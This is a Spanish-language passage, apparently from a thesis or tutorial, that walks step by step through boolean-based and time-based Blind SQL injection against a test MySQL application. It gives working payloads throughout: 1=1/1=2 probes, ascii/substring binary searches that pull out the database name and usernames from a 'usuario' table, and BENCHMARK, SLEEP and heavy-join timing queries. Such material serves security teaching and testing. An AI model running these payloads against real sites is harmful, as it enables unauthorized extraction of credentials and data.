Hay que tener claro que para hacer estas inyecciones se lo hace de igual manera a través de la URL de una página que hace consultas a la Base de Datos. Este tipo de ataque “Blind SQL Injection” en lo que se diferencia con “SQL Injection” es que no sigue un patrón de lenguaje SQL bien construido, en SQL Injection se tenía que ir construyendo la consulta de acuerdo a los conocimientos con funciones y una correcta sintaxis para que pueda funcionar y posteriormente poder presentar los datos por

pantalla en caso que no se use una herramienta que realice un volcado de datos como “SQLMap”.

Por otro lado, en el Blind SQL Injection se va realizando inyecciones que como resultado den valores de verdadero y falso para buscar un patrón de error por así decirlo, ya que en el caso de ser verdadera la sentencia, el aplicativo web seguirá sin ningún cambio, pero en caso de que se tenga como respuesta de la inyección un resultado falso, donde debería ir la información de la Base de Datos, ira vacío ya que la Base de Datos procesa la consulta como no existente, es entonces que se sabe que un aplicativo web es susceptible a Blind SQL Injection sabiendo que el código que vamos inyectando es hecho al tanteo por lo que lleva el nombre de Blind y hay que realizar varias iteraciones de la inyección hasta poder dar con el resultado, por ejemplo vamos a probar que nuestro aplicativo web es susceptible a Blind SQL Injection haciendo la inyección del siguiente código:

- And 1=1

En este caso podemos observar que el aplicativo web no tuvo cambio alguno por que el código inyectado nos da como resultado una verdad, así que procedemos a hacer la siguiente inyección:


- And 1=2

En este caso podemos observar que el código inyectado nos dará como resultado falso por lo que la consulta como resultado dará falso en general y no se presentará ningún dato por pantalla ya que no existe.

Así es como se puede analizar si un aplicativo web es susceptible a Blind SQL Injection (mientras nos muestre la página tal como es existe lo que se inyecta caso contrario no existe).

Para empezar a sacar información, comencemos por algo tan simple como es la versión sobre la que corre el SGBD, usaremos una de las funciones vistas anteriormente en este caso es la función "@@version" que nos devolverá el número de la versión algo así (2.3.1) por asi decirlo, ya que es un método de tanteo se deberá comparar de carácter en carácter hasta dar con la versión por lo que se deberá usar además la función "substring ()" para así ir analizando por caracter, por ejemplo:

- And substring(@@version,1,1) = 4




Como podemos observar en esta prueba al inyectar el código indicado se compara con 4 en caso de que fuese una versión 4 pero ya que no lo es el

aplicativo web no muestra por pantalla nada ya que la consulta da como resultado falso.

En este caso probamos con la versión 5 y ya que pertenece a versión 5 y la consulta resulta ser verdadera el aplicativo web reconoce que si existe registro y nos muestra por pantalla.

En ataques Blind SQL Injection también podemos hacer uso del “Select”, pero primeramente debemos probar que el aplicativo web nos permite obtener resultados desde este tipo de inyecciones como la siguiente:


- And (select 1) = 1



Al igual que como lo hicimos anteriormente tenemos que probar también con la sentencia falsa que nos dará un resultado vacío dentro del aplicativo web

Una vez comprobado que el aplicativo web nos permite uso del “Select” podemos hacer comparación de palabras completas cuando supongamos que ya tenemos la palabra completa, por ejemplo, sabiendo que la versión del SGBD es 5 podemos hacer la siguiente inyección:

- And (select 5) = @@version




De igual para tener conocimiento con que SGBD está trabajando el aplicativo web tenemos conocimiento que dentro del SGBD existen tablas nativas como “Information_Schema” dentro de MySQL o “Master” dentro de SQL Server, entonces podemos hacer una consulta a dichas tablas para tener determinar el SGBD como:

- And (select 1 from information_schema.tables limit 0,1) = 1


En el código inyectado estamos lo que está sucediendo es que me mostrara el valor “1” en caso de existir por lo menos 1 elemento en la tabla “Tables” de la Base de Datos “Information_Schema” y para hacer que sea un código verdadero igualamos a “1” haciendo que no existan cambios en el aplicativo web por lo que podemos asegurar que el SGBD es MySQL.

Una gran ayuda al momento de aplicar Blind SQL Injection es el código ASCII junto con la función “Substring ()” ya que con estos dos elementos podemos ir probando carácter por carácter hasta dar con el resultado de la información que deseemos sacar, como se sabe que el método de Blind SQL Injection es al tanteo se recomienda al momento de usar el código ascii, hacerlo con el método de búsqueda binaria probando el resultado con el operador “<” o “>” para así poder dar con el numero ascii y así con la letra, además como se conoce que SGBD usa el aplicativo procederemos a obtener el nombre de la Base de Datos que usa con la función “Database ()” de esta manera:


- And ascii (substring((database()),1,1)) > 75




En el código inyectado hemos dicho que el primer carácter de la Base de Datos en código ascii es mayor que 75, como es cierto me envía el resultado verdadero presentándome la consulta normal del aplicativo web por pantalla así que procedemos a comparar con un número mayor para poder dar con el primer carácter.




Al probar con 120 ya no cumple, que sea una consulta de resultado verdadero por lo que ya no presenta datos por pantalla y esto quiere decir que el código ascii del primer carácter del nombre de la Base de Datos se encuentra entre 75 y 120.




Probando con 100 vamos reduciendo el rango de búsqueda del carácter así que sabemos que el código ascii que estaos buscando se encuentra entre 100 y 120.



Nos vamos acercando más al resultado que se encuentra entre 115 y 120.



El resultado se encuentra entre 115 y 117 ya que estamos usando el operador “>” (mayor que) tenemos que encontrar el último número ascci con el que me daba resultados, lo que quiere decir que el siguiente número (el que no me dará resultados) es la respuesta.




Ya que nuestro último número ascii que nos arrojó resultados fue el 115 podemos determinar que el código ascii que estamos buscando que es el primer carácter del nombre de la Base de Datos es el numero 116 correspondiente a la letra “t”.

El método del Blind SQL Injection claramente se aprecia que toma demasiado tiempo hasta poder dar con el resultado pero es bastante efectivo, para completar la búsqueda se ingresara directamente el numero ascii que corresponde a cada carácter del nombre de la Base de Datos y el anterior para demostrar que si es la respuesta correcta.

Aquí obtuvimos que el segundo carácter es el número 101 en ascii que corresponde a la letra “e” y seguimos con el siguiente caracter.

En este caso obtuvimos como codigo ascii el numero 115 correspondiente a la letra “s” que hasta ahora el nombre de la Base de Datos sabemos que empieza con “tes”, por lo que si nos damos cuenta de lo que trata el aplicativo web podemos tratar de adivinar el nombre directamente haciendo una inyección para no tener que estar acabando la búsqueda por carácter y ahorrar tiempo, ya que es muy común que al momento de nombrar Base de Datos, tablas y sus respectivos campos, la mayoría de los aplicativos web nombras con lo que está relacionado y su funcionalidad, pocos son quienes tienen formatos diferentes para la creación de los mismo y con su diccionario de Datos por lo que inyectaremos el nombre tesis1 que es un nombre incorrecto solo para probar que falla cuando no es verdad.




Aquí podemos ver que el nombre que proporcionamos en la inyección no fue correcto por lo que el aplicativo web no muestra ningún registro, que es lo contrario que pasa cuando si proporcionamos el nombre correcto de la Base de Datos.

En este caso ya proporcionamos el nombre correcto de la Base de Datos y no existen cambios por lo que determinamos que ese es el nombre de la

Base de Datos usada por el aplicativo web, se sigue el mismo procedimiento para seguir extrayendo la información de tablas y campos, pero por cuestión de tiempo no se realizaran las pruebas para tablas y campos ya que tomaría mucho tiempo.

Para el caso de los registros dentro de las tablas para realizar la extracción de las tablas, asumiendo que ya hemos obtenido el nombre de la tabla y sus respectivos campos como son “IDUSUARIO”, “IDROL”, “NOMBREUSUARIO” y “PASSWORDUSUARIO“ de la tabla “USUARIO”, igualmente se hará uso de la función “Substring ()” para la comparación en código ascii y se usara “Limit” dentro del select para ir sacando registro por registro con la siguiente inyección:

- And ascii (substring ((select nombreusuario from usuario limit 0,1), 1, 1)) > 82




Claramente podemos determinar que la primera letra del nombre de usuario, el primer registro es el código 82 que corresponde a la letra “S”.

En conclusión, podemos hacer uso de todas las funciones de los SGBD para así poder ir comparando con código ascii hasta obtener lo que deseamos que resulte un método muy largo pero eficaz.


A continuación, usaremos otras funciones para demostrar el tipo de Blind SQL Injection basado en retardo de tiempos, básicamente esto se basa en decirle a la Base de Datos cuanto tiempo se debe demorar en darme el resultado, es decir cuánto tiempo va a tomar para que me cargue la página normalmente como se encuentra, al tener este retardo de tiempo sabremos que lo que le mandamos a ejecutar y existe retardo en la respuesta es porque en la Base de Datos existe la consulta caso contrario el aplicativo trabajara de forma normal.

Como se vio anteriormente cada SGBD tiene sus funciones para trabajar con retardos de tiempo, en este caso para MySQL tenemos las funciones, “BENCHMARK” que el primer parámetro que recibe es cuantas veces va a ejecutar la expresión que recibe como segundo parámetro y la función “SLEEP” que hace que después del tiempo que se ingresa como parámetro (en segundos) la Base de Datos ira a dormir sin dar ningún resultado.
Con la función “BENCHMARK” la inyección que se realizar queda de la siguiente manera.

- -BENCHMARK(100000000, rand())




El retardo de tiempo es apreciable al momento de ejecutarlo, por ejemplo, la inyección que acabamos de realizar hacer que la Base de Datos nos entregue el resultado después de 32 segundos aproximadamente, esto se puede apreciar al momento de correrlo en el SGBD



.

Siempre el resultado que se obtendrá de una función “BENCHMARK” será 0, sabiendo esto podemos hacer una unión con “AND” para ir comprobando la existencia de ciertos campos o información sensible que posee la Base de Datos en general, por ejemplo, vamos a inyectar el siguiente código.

- And exists (SELECT if (database () = 'tesis',1,0)) and benchmark (5000000, md5(rand()))=0




En este caso el código inyectado lo que hace es dar 1 en caso de que la Base de Datos sea “tesis” y en ese caso dará como existente la función “EXISTS ()” que genera valor de true, seguido de el retardo de tiempo con la función “BENCHMARK ()”.

Ahora para hacer uso de la función “SLEEP ()” tenemos que caer en cuenta que, al ejecutarla, la respuesta de la Base de Datos será dormir por lo que no devolverá ningún valor como se aprecia en la siguiente imagen.


Al momento de usar la función “IF ()”, cuando se cumpla el primer argumento en caso de que sea verdadero, se generara un retardo de tiempo considerable ya que el segundo argumento será la función “SLEEP ()”, y en caso de que sea falso no se generara ningún retardo de tiempo en los dos casos el aplicativo web responderá de manera normal mostrando siempre los datos de la consulta de manera normal a la Base de Datos.

Con el conocimiento del nombre de la Base de Datos con la que trabaja el aplicativo web, sus tablas y campos para probar esta teoría será más fácil la demostración ya que en caso de no conocer nada se tiene que ir haciendo un análisis desde el inicio y luego como lo vimos anteriormente, es decir, haciendo comparaciones campo por campo con el código ascii, así que inyectaremos el siguiente código.


- - IF((database()='tesis'), SLEEP(1), 0)




Ya que la inyección fue verdadera la consulta tuvo un retardo para generar la consulta, para saber de cuanto fue el retardo corremos el script dentro del SGBD y apreciamos que tuvimos un retardo de 15 segundos aproximadamente.



Como dijimos anteriormente cuando la consulta tiene un valor falso no se genera ningún cambio en el aplicativo web, sigue funcionando de la misma manera.




Pero si nos podemos fijar que en el retardo de tiempo es insignificante ya que fue menos de 1 segundo por lo que si hay una diferencia y nos podemos dar cuenta si la consulta es verdadera o falsa.



Finalmente, para acabar con las pruebas por retardos de tiempo en nuestro aplicativo web vamos a realizar las llamadas “Consultas Pesadas” o “Heavy Queries” que se basa en realizar dos consultas dentro de la inyección la primera que sea lo que deseamos averiguar, como puede ser


haciendo uso de los comandos con código ascii y la segunda consulta debe ser una consulta que nos dé un retardo de tiempo medible y perceptible con respecto a lo normal, esto se logra sabiendo una de las tablas nativas de cada SGBD y sabiendo que contiene registro se realizara un producto cartesiano consigo mismo tantas veces sea necesario para poder tener el retardo de tiempo y saber que la primera consulta fue verdadera y en caso de que la primera consulta no sea verdadera pues la consulta pesada no se ejecutara y no tendremos el retardo de tiempo y así determinaremos que no existe lo que ingresamos primero ira la consulta normal y abajo se pondrá la pesada para diferenciarlas.

- And exists (select * from usuario)
- And exists (select count (*) from information_schema.columns natural join information_schema.columns t1 natural join information_schema.columns t2)



Al hacer join entre la tabla “COLUMNS” consigo misma la consulta se resuelve rápidamente, pero al momento de unirlo nuevamente con una tercera llamada a si misma se logra generar un retardo en el tiempo para así determinar que como se aprecia en la inyección el nombre de la Base de Datos que utiliza el aplicativo web es “tesis” suponiendo que ya hemos hecho las respectivas pruebas comparando con el método de código ascii.

